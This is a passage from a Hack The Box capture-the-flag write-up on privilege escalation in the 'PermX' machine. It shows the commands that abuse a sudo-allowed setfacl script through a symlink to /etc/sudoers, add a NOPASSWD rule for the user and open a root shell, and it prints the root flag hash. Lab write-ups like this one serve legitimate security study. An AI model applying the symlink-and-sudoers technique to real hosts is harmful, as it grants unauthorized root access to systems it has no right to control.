
```
mtz@permx:~$ sudo -l
Matching Defaults entries for mtz on permx:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User mtz may run the following commands on permx:
    (ALL : ALL) NOPASSWD: /opt/acl.sh
mtz@permx:~$ cat /opt/acl.sh
#!/bin/bash

if [ "$#" -ne 3 ]; then
    /usr/bin/echo "Usage: $0 user perm file"
    exit 1
fi

user="$1"
perm="$2"
target="$3"

if [[ "$target" != /home/mtz/* || "$target" == *..* ]]; then
    /usr/bin/echo "Access denied."
    exit 1
fi

# Check if the path is a file
if [ ! -f "$target" ]; then
    /usr/bin/echo "Target must be a file."
    exit 1
fi

/usr/bin/sudo /usr/bin/setfacl -m u:"$user":"$perm" "$target"
mtz@permx:~$
```

Used this script to change the permissions on the sudoers file and modified it togive the mtz user sudo privileges on the host. To achieve this, I created a symbolic link to the/etc/sudoers file on /home/mtz directory and used the script to give read/write permissions to the user as seen below.




```
mtz@permx:~$ ln -s /etc/sudoers ./symlink
mtz@permx:~$ ls
symlink  user.txt
mtz@permx:~$ sudo /opt/acl.sh mtz rw /home/mtz/symlink
mtz@permx:~$ ls
symlink  user.txt
mtz@permx:~$ nano symlink
mtz@permx:~$ ls
symlink  user.txt
```

Modified the the sudoers file as below via the symlink script file I had created prior.




```
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin"
Defaults        use_pty

# This preserves proxy settings from user environments of root
# equivalent users (group sudo)
#Defaults:%sudo env_keep += "http_proxy https_proxy ftp_proxy all_proxy no_proxy"

# This allows running arbitrary commands, but so does ALL, and it means
# different sudoers have their choice of editor respected.
#Defaults:%sudo env_keep += "EDITOR"

# Completely harmless preservation of a user preference.
#Defaults:%sudo env_keep += "GREP_COLOR"

# While you shouldn't normally run git as root, you need to with etckeeper
#Defaults:%sudo env_keep += "GIT_AUTHOR_* GIT_COMMITTER_*"

# Per-user preferences; root won't have sensible values for them.
#Defaults:%sudo env_keep += "EMAIL DEBEMAIL DEBFULLNAME"

# "sudo scp" or "sudo rsync" should be able to use your SSH agent.
#Defaults:%sudo env_keep += "SSH_AGENT_PID SSH_AUTH_SOCK"

# Ditto for GPG agent
#Defaults:%sudo env_keep += "GPG_AGENT_INFO"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "@include" directives:

@includedir /etc/sudoers.d
mtz ALL=(ALL:ALL) NOPASSWD: ALL
```

I ‘sudo su’, you got the root shell as below.



```
mtz@permx:~$ nano symlink
mtz@permx:~$ ls
symlink  user.txt
mtz@permx:~$ sudo su
root@permx:/home/mtz# whoami
root
root@permx:/home/mtz# ls
symlink  user.txt
root@permx:/home/mtz# cd /root
root@permx:~# ls
backup  reset.sh  root.txt
root@permx:~# cat root.txt
edb9e822906d32ee853123b2c251e021
root@permx:~# 
```



PermX has been Pwned!

Congratulations SCr34tur3, best of luck in capturing flags ahead!

#2376	11 Jul 2024	30
MACHINE RANK	PWN DATE	POINTS EARNED

https://www.hackthebox.com/achievement/machine/1944033/613

CONCLUSION
This was a fascinating machine that tested my skill on privilege esc majorly.
Though It required a lot of internet research.